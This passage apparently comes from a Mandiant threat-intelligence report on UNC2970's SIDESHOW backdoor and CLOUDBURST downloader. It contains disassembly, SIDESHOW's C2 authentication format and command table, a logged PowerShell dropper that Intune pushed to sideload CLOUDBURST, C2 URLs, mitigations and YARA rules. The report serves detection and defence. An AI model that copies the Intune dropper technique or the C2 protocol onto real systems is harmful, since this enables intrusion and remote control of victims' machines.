180011E80 xmmword_180011E80 xmmword 'retpadAnoitcnufi'
180011E80                                        ; DATA XREF: sub_1800035B0+2F8↑r
180011E80                                        ; ifunctionAdapter
180011E90 xmmword_180011E90 xmmword 'ellortnoCksiD\0\'
180011E90                                        ; DATA XREF: sub_1800035B0+308↑r
180011E90                                        ; \0\DiskControlle
180011EA0 xmmword_180011EA0 xmmword 'rehpirePksiD\0\r'
180011EA0                                        ; DATA XREF: sub_1800035B0+318↑r
180011EA0                                        ; r\0\DiskPeripher
```

Figure 17: Bios query strings

```
180003C00 mov     [rsp+52D0h+var_52A0], rsi
180003C05 mov     dword ptr [rsp+52D0h+var_52A8], 80h
180003C0D mov     dword ptr [rsp+52D0h+var_52B0], 3 ; Open Existing
180003C15 xor     r9d, r9d
180003C18 mov     r8d, r14d
180003C1B mov     edx, 80000000h
180003C20 lea     rcx, [rbp+51D0h+var_440] ; "C:\\windows\\System32\\wlansvc.cpl"
180003C27 call    cs:qword_1800178B0 ; CreateFile
```

Figure 18: Creating a handle to the configuration file

```
180003D24 mov     [rsp+52D0h+var_52A0], rsi
180003D29 mov     dword ptr [rsp+52D0h+var_52A8], 80h
180003D31 mov     dword ptr [rsp+52D0h+var_52B0], 3 ; Open Existing
180003D39 xor     r9d, r9d
180003D3C mov     r8d, r14d
180003D3F mov     edx, 80000000h
180003D44 lea     rcx, [rbp+51D0h+var_4784] ; "C:windows\system32\grpedit.dat"
180003D4B call    cs:qword_1800178B0 ; CreateFile
```

Figure 19: Creating a handle to the payload

SIDESHOW

SIDESHOW is a backdoor written in C/C++ that communicates via HTTP POST requests with its C2 server. The backdoor is multi-threaded, uses RC6 encryption, and supports at least 49 commands, which can be seen in Table 1. Capabilities include arbitrary command execution (WMI capable); payload execution via process injection; service, registry, scheduled task, and firewall manipulation; querying and updating Domain Controller settings; creating password protected ZIP files; and more. SIDESHOW does not explicitly establish persistence; however, based on the multitude of supported commands it may be commanded to establish persistence.

SIDESHOW derives a system-specific RC6 key using the same registry values as TOUCHMOVE and uses the generated key to decrypt the same configuration file from disk that TOUCHMOVE decrypted. The decrypted configuration file contains a list of C2 URLs to which SIDESHOW communicates using HTTP POST requests. SIDESHOW iterates this C2 URL list and attempts to authenticate to each C2 URL until it is successful. Once successful, SIDESHOW enters a state of command processing and sends additional HTTP POST requests to retrieve commands. SIDESHOW attempts to use the system's default HTTP User-Agent string during C2 communications; however, if not available it uses the hard-coded HTTP User-Agent string:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36 Edg/97.0.1072.69
```

When communicating to its C2 server via HTTP POST requests, SIDESHOW forms a URI parameter string consisting of a mix of randomly selected and hard-coded URI parameters.

Authentication requests use the following URI parameter string format:

```
1<param_1>=<hex_seed>&<param_2>=pAJ9dk40Vq85jxKWoNfw1AG2C&<param_3>=<16_random_hex_chars>
```

The first URI parameter value comes from SIDESHOW’s configuration and is used to seed the random function.

The second URI parameter value, `pAJ9dk40Vq85jxKWoNfw1AG2C` , is hardcoded and likely an authentication credential.

The third URI parameter value, `<16_random_hex_chars>` , is a session identifier (`<session_id>`) used for future communications and consists of two subcomponents:

1. `<8_random_hex_based_on_seed>`
2. `<8_random_hex_based_on_tickcount>`

The first URI parameter's value, <hex_seed> , is used as a random seed value to derive the first eight hexadecimal characters (<8_random_hex_based_on_seed>), whereas the last eight hexadecimal characters (<8_random_hex_based_on_tickcount>) are derived using the CPU's current tick count as the random seed value. This results in the value <8_random_hex_based_on_seed> being deterministic, while <8_random_hex_based_on_tickcount> is pseudo-random.

The following is an example authentication URI parameter string:

```
1pguid=A59&ssln=pAJ9dk4OVq85jxKWoNfw1AG2C&cup2key=184B280E341AE63F
```

```
mov     [rsp+4F0h+var_4B0], rdi
lea     rax, [rsp+4F0h+var_488]
mov     [rsp+4F0h+var_4B8], rax
lea     r9, [rbp+3F0h+var_468]
lea     rax, [rbp+3F0h+Dst]
mov     edx, 201h       ; SizeInBytes
mov     [rsp+4F0h+var_4C0], rax
lea     r8, aSSSSSS     ; "%s%s&%s%s&%s%s"
lea     rax, [rsp+4F0h+var_478]
mov     [rsp+4F0h+var_4C8], rax
lea     rcx, [rbp+3F0h+DstBuf] ; DstBuf
lea     rax, [rbp+3F0h+var_340]
mov     [rsp+4F0h+var_4D0], rax
call    sprintf_s
```

Figure 20: Building of URI parameter string

SIDESHOW parses the response and considers it a successful authentication if it contains the string <!DOCTYPE html> .

Command requests use the following URI parameter string format (notice that the <param_2> and <param_3> have switched locations in the string).

```
1<param_1>=<5_random_digits>&<param_3>=2<session_id>&<param_2>=<6_random_digits>
```

Example command URI parameter string:

```
1other=37685&session=2184B280E341AE63F&page=593881
```

SIDESHOW parses the command response body and extracts data following the string <!DOCTYPE html> . SIDESHOW then appears to Base64 decode and RC6 decrypt the extracted data. SIDESHOW responds to the commands listed in Table 1 (commands are described on a best effort basis).

Figure 21: Switch statement following parsing of command

Command ID	Description
00	Get lightweight system information and a few configuration details
01	Enumerate drives and list free space
02	List files in directory
03	Execute arbitrary command via CreateProccess() and return output
04	Likely zip directory to create password protected ZIP file with password AtbsxjCiD2axc*ic[3</8Ad81!G./1kiThAfkgnw
05	Download file to system
06	Execute process

`07`	Execute process and spoof parent process identifier (PID)
`08`	Execute PE payload via process injection for specified PID
`09`	Execute PE payload via loading into malware's memory space
`0A`	List running processes and loaded DLLs
`0B`	Terminate process
`0C`	Securely delete a file by first writing random data and then calling `DeleteFile()`
`0D`	Connect to specified IP address and port -- use unknown
`0E`	Not implemented
`0F`	Set current directory
`10`	Timestomp a file using another file's timestamp
`11`	Update beacon interval
`12`	Update beacon interval and save configuration to disk
`13`	Clean up by securely deleting supporting files, registry values, services, and exit
`14`	Load configuration from disk
`15`	Update configuration and save to disk
`16`	Get size of all files in a directory
`17`	Get specified drive's free disk space
`18`	Suspend a process
`19`	Suspend a process
`1A`	Load DLL in another process
`1B`	Unload DLL in another process
`1C`	Copy file to another location
`1D`	Remove directory
`1E`	Move file to another location
`1F`	Execute shellcode payload via process injection for specified PID
`20`	Execute shellcode payload via loading into malware's memory space
`21`	Get networking configuration information

22	Query or modify settings on a Windows Domain Controller
23	Query or modify system's firewall settings
24	List active TCP and UDP connections
25	Ping a remote system via ICMP requests -- usage unknown
26	Query or modify system's registry
27	Query or modify system's services
28	Ping a remote system via ICMP requests -- usage unknown
29	Get domain and user account name for which the malware's process is running under
2A	Execute WMI command
2B	Resolve domain name via DNS query
2C	Query or modify system's scheduled tasks
2D	Get heavyweight system information
2E	Get networking interface information
2F	Create directory
30	List files in directory

Table 1: Commands supported by SIDESHOW

Reaching for the Clouds: Intune with CLOUDBURST

In at least one investigation, Mandiant identified the threat actors leveraging Microsoft Intune, Microsoft's endpoint management solution, to deploy malware to hosts in the environment. Mandiant suspects that this method of malware deployment was used due to the absence of a VPN solution for remote machines. In order to remotely execute code, the attackers leveraged the Microsoft Intune management extension (IME) to upload custom PowerShell scripts containing malicious code to various hosts in the client environment. While conducting forensic analysis on a host, Mandiant identified the following Microsoft IME related PowerShell script command line arguments:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -executionPolicy bypass -file "C:\Program Files (x86)\Microsoft Microsoft IME\Policies\Scripts\42fb3cca-48dd-4412-a11a-245384544402_f391eded-82d3-4506-8bf4-9213f6f4d586.ps1
```

At the time of analysis, Mandiant was unable to acquire the PS1 file itself, however; Mandiant was able to acquire a full copy of the PS1 file from local Microsoft IME logs identified on a host, located at:

```
C:\ProgramData\Microsoft\IntuneManagementExtension\Logs\IntuneManagementExtension-YYYYMMDD-HHMMSS.log
```

The entry in the local logs appeared as follows:

```
<![LOG[[PowerShell] response payload is [{"AccountId":"[userGUID]","PolicyId":"f391eded-82d3-4506-8bf4-
9213f6f4d586","PolicyType":1,"DocumentSchemaVersion":"1.0","PolicyHash":"P23cVfMyHLECSGPt1T6YYcoxhCLWKS05jX5M
ukC3MIw=","PolicyBody":"$EnModule = \"[Base64 encoded CLOUDBURST payload]"\r\n$DeModule =
[System.Convert]::FromBase64CharArray($EnModule, 0, $EnModule.Length)\r\nSet-Content
\"C:\\ProgramData\\mscoree.dll\" -Value $DeModule -Encoding Byte\r\nCopy-Item
\"C:\\Windows\\System32\\PresentationHost.exe\" -Destination \"C:\\ProgramData\"\r\nStart-Process -
NoNewWindow -FilePath \"C:\\ProgramData\\PresentationHost.exe\" -ArgumentList \"-
embeddingObject\"\r\n","PolicyBodySize":null,"PolicyScriptParameters":null,"ContentSignature":"
[Base64 encoded signing certificate]","isTombStoned":false,"isRecurring":false,"isFullSync":false,"ExecutionContext":0,
"InternalVersion":1,"EnforceSignatureCheck":false,"RunningMode":1,"RemediationScript":null,"RunRemediation":false,"
RemediateScriptHash":null,"RemediationScriptParameters":null,"ComplianceRules":null,"ExecutionFrequency":0,"
RetryCount":0,"BlockExecutionNotifications":false,"ModifiedTime":null,"Schedule":null,"IsFirstPartyScript":false,"Targe
"ScriptApplicabilityStateDueToAssignmentFilters":null,"AssignmentFilterIdToEvalStateMap":
{},"HardwareConfigurationMetadata":null}]]LOG]!><time="06:59:15.2941778" date="6-9-2022" component="IntuneManagementExt
context="" type="1" thread="5" file="">
```

The malicious PowerShell script was used to decode the Base64 encoded CLOUDBURST payload and drop it on disk as `C:\ProgramData\mscoree.dll`. The script would then write a copy of `C:\Windows\System32\PresentationHost.exe` to `C:\ProgramData` and execute it with the argument `-embeddingObject`. `PresentationHost.exe` is a legitimate Windows binary used by UNC2970 to sideload CLOUDBURST.

Upon execution, `PresentationHost.exe` would load the CLOUDBURST payload into memory. Upon further analysis of the Microsoft IME endpoint logs, Mandiant identified a unique GUID, `f391eded-82d3-4506-8bf4-9213f6f4d586`, in the PolicyID field, which is a "Unique identifier of the Policy in the data warehouse". The Intune Data Warehouse provides insight and information about an enterprise mobile environment, such as historical Intune data and Intune data refreshed on a daily occurence. The identified GUID also matched the GUID of the PowerShell script file name and the GUID observed in an IME associated registry key.

When reviewing the Intune Tenant admin Audit logs, Mandiant identified the same GUID under the ObjectID field. The Intune Tenant audit logs shows records of activities that generate a change in Intune, including create, update (edit), delete, assign, and remote actions. The logs revealed that the threat actors used a previously compromised account to perform a create, assign, patch, and finally a delete action of a Device Management Script, using the Target `Microsoft.Management.Services.Api.DeviceManagementScript` and the GroupID `f391eded-82d3-4506-8bf4-9213f6f4d586`.

Further analysis revealed that ObjectID GUIDs referenced in the Intune Tenant admin Audit logs maps to the ID of Mobile App assignment groups.

At the time of analysis, the GroupID `f391eded-82d3-4506-8bf4-9213f6f4d586`, was no longer present in the Intune Endpoint management admin center, and was likely deleted by the threat actors.

In order to determine malicious usage of Microsoft Intune, Mandiant performed the following analysis steps:

1. Analyzed AzureAD sign-in logs for evidence of suspicious logons to the Microsoft Intune application
    - Analyzed Microsoft Intune audit logs for evidence of unexpected deployments and performed the following:
        - Utilized the GroupID GUID to search for the presence of the following endpoint artifacts:
            1. `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\` *IntuneManagementExtension\Policies\<UserGUID>\<suspicious ObjectID GUID>*
            2. `C:\Program Files (x86)\Microsoft` *Microsoft IME\Policies\Scripts\<UserGUID>_<suspicious ObjectID GUID>.ps1*
2. For hosts that had the aforementioned artifacts, the following was performed:
    - Acquired the PS1 file(s) and analyzed for malicious code
    - Performed traditional endpoint analysis

Mandiant tracks the malware being distributed via InTune as CLOUDBURST. CLOUDBURST is a downloader written in C that communicates via HTTP. The malware attempts to make itself look like a legitimate version of `mscoree.dll`, but contains fake exports, the same way that TOUCHSHIFT uses fake exports. One variant of CLOUDBURST made use of legitimate open-source software that was added as exports, in addition to the fake exports. The actual export with malicious code is `CorExitProcess`. The `CorExitProcess` export expects the single argument *-embeddingObject*.




Figure 22: Comparing command line argument with -embeddingObject

Once the aforementioned command line argument has been verified, CLOUDBURST builds the domain as a stack string, and sends out the two following requests to the C2 server:

```
hxxps://[c2domain]/wp-content/plugins/contact.php?gametype=<random_dword>&type=O8Akm8aV09Nw412KMoWJd
```

```
hxxps://[c2domain]/wp-content/plugins/contact.php?gametype=tennis&type=k<random_dword>
```

Following the network connections, CLOUDBURST conducts a host survey, in which it will determine the Product Name, Computer Name, and enumerate running processes.

Upon completion of the host enumeration, CLOUDBURST then downloads and executes shellcode from the C2 server. At this time, Mandiant was unable to recover and identify the purpose of the shellcode downloaded by CLOUDBURST.

```
180005A73 call    QueryProductNameRegKey
180005A78 lea     rcx, [rbx+100h]
180005A7F call    QueryComputerName
180005A84 lea     rdx, [rbx+104h]
180005A8B lea     rcx, [rbx+108h]
180005A92 call    EnumerateProcesses
```

Figure 23: Calling functions to enumerate the host

```
1800066CA call   cs:VirtualAlloc
1800066D0 movsxd r9, dword ptr [r13+10h] ; MaxCount
1800066D4 lea    r8, [r13+14h]    ; Src
1800066D8 mov    rcx, rax         ; Dst
1800066DB mov    rdx, rbx         ; DstSize
1800066DE mov    rdi, rax
1800066E1 call   memcpy_s
1800066E6 call   rdi
```

Figure 24: Allocating and populating memory space, and executing the shellcode

Outlook and Implications

The identified malware tools highlight continued malware development and deployment of new tools by UNC2970. Although the group has previously targeted defense, media, and technology industries, the targeting of security researchers suggests a shift in strategy or an expansion of its operations. Technical indicators and the group's TTPs link it to TEMP.Hermit, although this latest activity suggests the group is adapting their capabilities as more of their targets move to cloud services. To learn more about how UNC2970 further enabled its operations, please see part two of our research.

Campaign Tracking

Mandiant will continue to monitor UNC2970's campaigns and intrusion operations and will provide notable and dynamic updates regarding changes in tactics and techniques, the introduction of tools with new capabilities, or the use of new infrastructure to carry out their mission.

For more insights into how Mandiant tracks this and similar campaigns, see our Threat Campaigns feature within Mandiant Advantage Threat Intelligence.

Recommended Mitigations

Hardening Azure AD and Microsoft Intune

Mandiant has observed UNC2970 leverage weak identity controls in Azure AD combined with Microsoft Intune's endpoint management capabilities to effectively deploy malicious PowerShell scripts onto unsuspecting endpoints.

Increasing Azure AD identity protections and limiting access to Microsoft Intune is essential in mitigating the attacker activity observed by Mandiant. Organizations should consider implementing the following hardening controls:

Cloud-Only Accounts: Organizations should utilize cloud-only accounts for privileged access within Azure AD (e.g., Global Admins, Intune Administrator) and never assign privileged access to synced accounts from on-premises identity providers such as Active Directory. Additionally, admins should utilize a separate "daily-driver" account for day-to-day activities such as sending email or web-browsing. Dedicated admin accounts should be utilized to carry out administrative functions only.

Enforce Strong Multi-Factor Authentication Methods: Organizations should consider enforcing enhanced and phishing-resistant Multi-Factor Authentication (MFA) methods for all users and administrators. Weak MFA methods commonly include SMS, Voice (phone call), OTPs, or Push notifications and should be considered for removal. MFA enhancements for non-privileged users should include contextual information regarding the MFA request such as number-matching, application name, and geographic location. For privileged accounts, Mandiant recommends the enforcement of hardware tokens or FIDO2 Security Keys as-well as requiring MFA per each sign-in regardless of location (e.g., Trusted Network, Corporate VPN). As an initial roll out for enhanced MFA methods, organizations should focus on all accounts with administrative privileges in Azure AD. Microsoft has additional information regarding contextual MFA settings.

Privileged Identity Management (PIM) Solution: Mandiant recommends that organizations consider utilizing a PIM solution. A PIM solution should include a Just-In-Time (JIT) access capability which will provide access when requested, for a specific duration of time, and should initiate an approval flow, prior to providing an account access to a highly privileged role (e.g., Global Administrator or Intune Administrator).

Conditional Access Policies (CAPs) to Enforce Security Restrictions in Azure AD: A CAP allows organizations to set requirements for accessing cloud apps such as Intune, based on various conditions including location and device platform. Mandiant recommends that Organizations utilize CAPs to restrict Azure administrative functions to only compliant and registered devices in Azure AD and only from a specific subset of trusted IPs or ranges. Microsoft has more information on leveraging CAPs to access Cloud Apps.

Azure Identity Protection: Azure Identity Protection is a security feature within Azure Active Directory that allows organizations to automate the detection and remediation of identity-based risks. Identity Protection analyzes user account activity as-well as sign-in activity to identify potentially compromised accounts or unauthorized authentication requests. Identity Protection data can be leveraged to enhance Conditional Access Policies by enforcing access controls based on user or sign-in risk. Additionally, Identity Protection risk data should be exported to a Security Information and Event Management (SIEM) solution for further correlation and analysis. **Note:** Azure Identity Protection requires an Azure AD Premium P2 License.

Multi Admin Approval with Intune: To prevent unauthorized changes, organizations utilizing Intune should implement the Multi Admin Approval feature. This feature enforces a multiple administrative approval process that requires secondary admin approval before modifying or creating Script and App deployments. **Note:** As of February 2023, Multi Admin Approval is in Public Preview and does not yet support request notifications. Requests will need to be manually communicated to expedite the approval workflow. Microsoft has more information regarding Multi Admin Approval.

Additional Security Controls

Block Office Macros: While Microsoft has changed the default behavior of Office applications to block macros from the internet, Mandiant still recommends Organizations proactively deploy policies to control and enforce the behavior of office files containing macros. Microsoft has more information on using policies to manage how Office handles macros.

Disable Disk Image Auto-Mount: Mandiant has observed UNC2970 utilize trojanized ISO files containing malicious payloads to bypass security controls and trick victims into executing malware. On Windows systems, the option to mount an ISO by "*right-clicking*" the file then selecting "*Mount*" from the context menu can be removed by deleting the registry keys associated with image file types (.iso, .img, .vhd, .vhdx). Deleting these registry keys will also prevent a user from auto-mounting an image file by "*double-clicking*" the file.

Enhance PowerShell Logging: Increase PowerShell logging to provide security engineers and investigators the visibility needed to detect malicious activity and provide a historical record of how PowerShell was used on systems. For additional details regarding enhancing PowerShell logging, please reference to the Mandiant blog post, "Greater Visibility Through PowerShell Logging".

Indicators of Compromise

IOC	Signature
e97b13b7e91edeceeac876c3869cc4eb	PLANKWALK
a9e30c16df400c3f24fc4e9d76db78ef	PLANKWALK
f910ffb063abe31e87982bad68fd0d87	PLANKWALK

30358639af2ecc217bbc26008c5640a7	LIDSHIFT
41dcd8db43715744535612517011O7bc	LIDSHOT
866f9f205fa1d47af27173b5eb464363	TOUCHSHIFT
8c597659ede15d97914cb27512a55fc7	TOUCHSHIFT
a2109276dc704dedf481a4f6c8914c6e	TOUCHSHIFT
3bf748baecfc24def6c0393bc2354771	TOUCHSHOT
91b6d6efa5840d6c1f10a72c66e925ce	TOUCHKEY
300103aff7ab676a41e47ec3d615ba3f	HOOKSHOT
49425d6dedb5f88bddc053cc8fd5f0f4	TOUCHMOVE
abd91676a814f4b50ec357ca1584567e	SIDESHOW
05b6f459be513bf6120e9b2b85f6c844	CLOUDBURST
hxxp://webinternal.anyplex[.]com/images/query_image.jsp	PLANKWALK C2
hxxp://www.fainstec[.]com/assets/js/jquery/jquery.php	PLANKWALK C2
hxxps://ajayjangid[.]in/js/jquery/jquery.php	PLANKWALK C2
hxxps://sede.lamarinadevalencia[.]com/tablonEdictal/layout/contentLayout.jsp	PLANKWALK C2
hxxps://leadsblue[.]com/wp-content/wp-utility/index.php	LIDSHOT C2
hxxps://toptradenews[.]com/wp-content/themes/themes.php	SIDESHOW C2
hxxp://mantis.quick.net[.]pl/library/securimage/index.php	SIDESHOW C2
hxxp://www.keewoom.co[.]kr/prod_img/201409/prod.php	SIDESHOW C2
hxxp://abba-servicios[.]mx/wordpress/wp-content/themes/config.php	SIDESHOW C2
hxxp://www.ruscheltelefonia[.]com.br/public/php/index.php	SIDESHOW C2
hxxps://olidhealth[.]com/wp-includes/php-compat/compat.php	CLOUDBURST C2
hxxps://doug[.]org/wp-includes/admin.php	CLOUDBURST C2
hxxps://crickethighlights[.]today/wp-content/plugins/contact.php	CLOUDBURST C2

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name

A105-491	Command and Control - QUESTDOWN, Exfiltration, Variant #1
A105-492	Command and Control - QUESTDOWN, Exfiltration, Variant #2
A105-493	Command and Control - QUESTDOWN, Next Stage Download Attempt, Variant #1
A105-494	Command and Control - QUESTDOWN, Status, Variant #1
A105-507	Phishing Email - Malicious Attachment, PLANKWALK Downloader, Variant #1
A105-508	Phishing Email - Malicious Attachment, QUESTDOWN Dropper, Variant #1
A105-514	Protected Theater - QUESTDOWN, Execution, Variant #1
S100-218	Malicious Activity Scenario - Campaign 22-046, QUESTDOWN Infection

Signatures

PLANKWALK

```
rule M_Hunt_APT_PLANKWALK_Code_String {
  meta:
    author = "Mandiant"
    description = "Detects a format string containing code and token found in PLANKWALK"
  strings:
     $hex = { 63 6F 64 65 [1-6] 3D 25 64 26 [1-6] 75 73 65 72 [1-6] 3D 25 73 26 [1-6] 74 6F 6B 65   }
  condition:
    (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and $hex
}
```

LIDSHIFT

```
rule M_APT_Loader_Win_LIDSHIFT_1 {
   meta:
      author = "Mandiant"
      description = "Detects LIDSHIFT implant"
    strings:
      $anchor1 = "%s:%s:%s" ascii
      $encloop = { 83 ?? 3F 72 ?? EB ?? 8D ?? ??  B8 ?? 41 10 04 F7 ?? 8B ??  2B ??  D1 ??  03 ??  C1 ?? 05 6B ??
3F 2B ??  42 0F ?? ?? ?? 41 ?? ?? }
    condition:
                  uint16(0) == 0x5a4d and all of them
}
```

LIDSHOT

```
rule M_APT_Loader_Win_LIDSHOT_1 {
    meta:
        author = "Mandiant"
        description = "Detects LIDSHOT implant"
    strings:
$code1 = { 4C 89 6D ?? 4C 89 6D ?? C7 45 ?? 01 23 45 67 C7 45 ?? 89 AB CD EF C7 45 ?? FE DC BA 98 C7 45 ?? 76 54 32
10 4C 89 6C 24 ?? 48 C7 45 ?? 0F 00 00 00 C6 44 24 ?? 00 }
        $code2 = { B8 1F 85 EB 51 41 F7 E8 C1 FA 03 8B CA C1 E9 1F 03 D1 6B CA 19 }
        $code3 = { C7 45 ?? 30 6B 4C 6C 66 C7 45 ?? 55 00 }
      condition:
    uint16(0) == 0x5a4d and all of them
}
```

CLOUDBURST

```
rule M_APT_Loader_Win_CLOUDBURST_1 {
    meta:
        author = "Mandiant"
      strings:
$anchor1 = "Microsoft Enhanced Cryptographic Provider v1.0" ascii wide
$code1 = { 74 79 70  }
$code2 = { 65 71 75 69 }
$code3 = { 62 6F 78 69 }
$code4 = { E8 ?? ?? ?? ?? FF C6 B8 99 99 99 99 F7 EE D1 FA 8B C2   C1 E8 1F 03 D0  8D 04 16  8D 34 90  85 F6 75 ??
}
$str1 = "%s%X"
      condition:
                  uint16(0) == 0x5a4d and all of them
}
```

TOUCHSHIFT

```
rule M_DropperMemonly_TOUCHSHIFT_1 {
    meta:
        author = "Mandiant"
        description = "Hunting rule for TOUCHSHIFT"
    strings:
        $p00_0 = {0943??eb??ff43??b0??eb??e8[4]c700[4]e8[4]32c0}
        $p00_1 = {4c6305[4]ba[4]4c8b0d[4]488b0d[4]ff15[4]4c6305[4]ba[4]4c8b0d[4]488b0d}
    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
        (
            ($p00_0 in (70000..90000) and $p00_1 in (0..64000))
        )
}
```

SIDESHOW

```
rule M_APT_Backdoor_Win_SIDESHOW_1 {
    meta:
        author = "Mandiant"
            description = "Detects string deobfuscation function in SIDESHOW, may also detect other variants of malware from the same actor"
      strings:
            $code1 = { 41 0F B6 ?? 33 ?? 48 ?? ?? 0F 1F 80 00 00 00 00 3A ?? 74 ?? FF ?? 48 FF ?? 83 ?? 48 72 ?? EB ?? 41 0F ?? ?? 2B ?? ?? 39 8E E3 38 83 ?? 48 F7 ?? C1 ?? 04 8D ?? ?? C1 ?? 03 2B ?? ?? 39 8E E3 38 }
      condition:
                  uint16(0) == 0x5a4d and (all of them)
}
```

TOUCHKEY

```
rule M_Hunting_TOUCHKEY {
    meta:
        author = "Mandiant"
        description = "Hunting rule For TOUCHKEY"
    strings:
        $a1 = "Normal.dost"
        $a2 = "Normal.docb"
        $c1 = "[SELECT]" ascii wide
        $c2 = "[SLEEP]" ascii wide
        $c3 = "[LSHIFT]" ascii wide
        $c4 = "[RSHIFT]" ascii wide
        $c5 = "[ENTER]" ascii wide
        $c6 = "[SPACE]" ascii wide
    condition:
        (uint16(0) == 0x5A4D) and uint32(uint32(0x3C)) == 0x00004550
        and filesize < 200KB and (5 of ($c*)) and $a1 and $a2
}
```

TOUCHSHOT

```
rule M_Hunting_TOUCHSHOT {
     meta:
        author = "Mandiant"
        description = "Hunting rule For TOUCHSHOT"
    strings:
        $path = "%s\\Microsoft\\Windows\\Themes\\" wide
        $format = "%04d%02d%02d-%02d%02d%02d"
        $s1 = "EnumDisplaySettingsExW" ascii
        $s2 = "GetSystemMetrics" ascii
        $s3 = "GetDC" ascii
        $s5 = "ReleaseDC" ascii
    condition:
        (uint16(0) == 0x5A4D) and uint32(uint32(0x3C)) == 0x00004550
        and filesize < 200KB and (3 of ($s*)) and $path and $format
}
```

HOOKSHOT

```
rule M_Hunting_HOOKSHOT {
    meta:
        author = "autopatt"
        description = "Hunting rule for HOOKSHOT"
    strings:
        $p00_0 = {8bb1[4]408873??85f675??488b81[4]488b88[4]4885c974??e8}
        $p00_1 = {8bf3488bea85db0f84[4]4c8d2d[4]66904c8d4424??8bd6488bcd}
    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
        (
            ($p00_0 in (470000..490000) and $p00_1 in (360000..380000))
        )
}
```

Acknowledgements

Special thanks to John Wolfram, Rich Reece, Colby Lahaie, Dan Kelly, Joe Pisano, Jeffery Johnson, Fred Plan, Omar ElAhdan, Renato Fontana, Daniel Kennedy, and all the members of Mandiant Intelligence and Consulting that supported these investigations. We would also like to thank Lexie Aytes for creating Mandiant Security Validation (MSV) actions, as well as Michael Barnhart, Jake Nicastro, Geoff Ackerman, and Dan Perez for their technical review and feedback.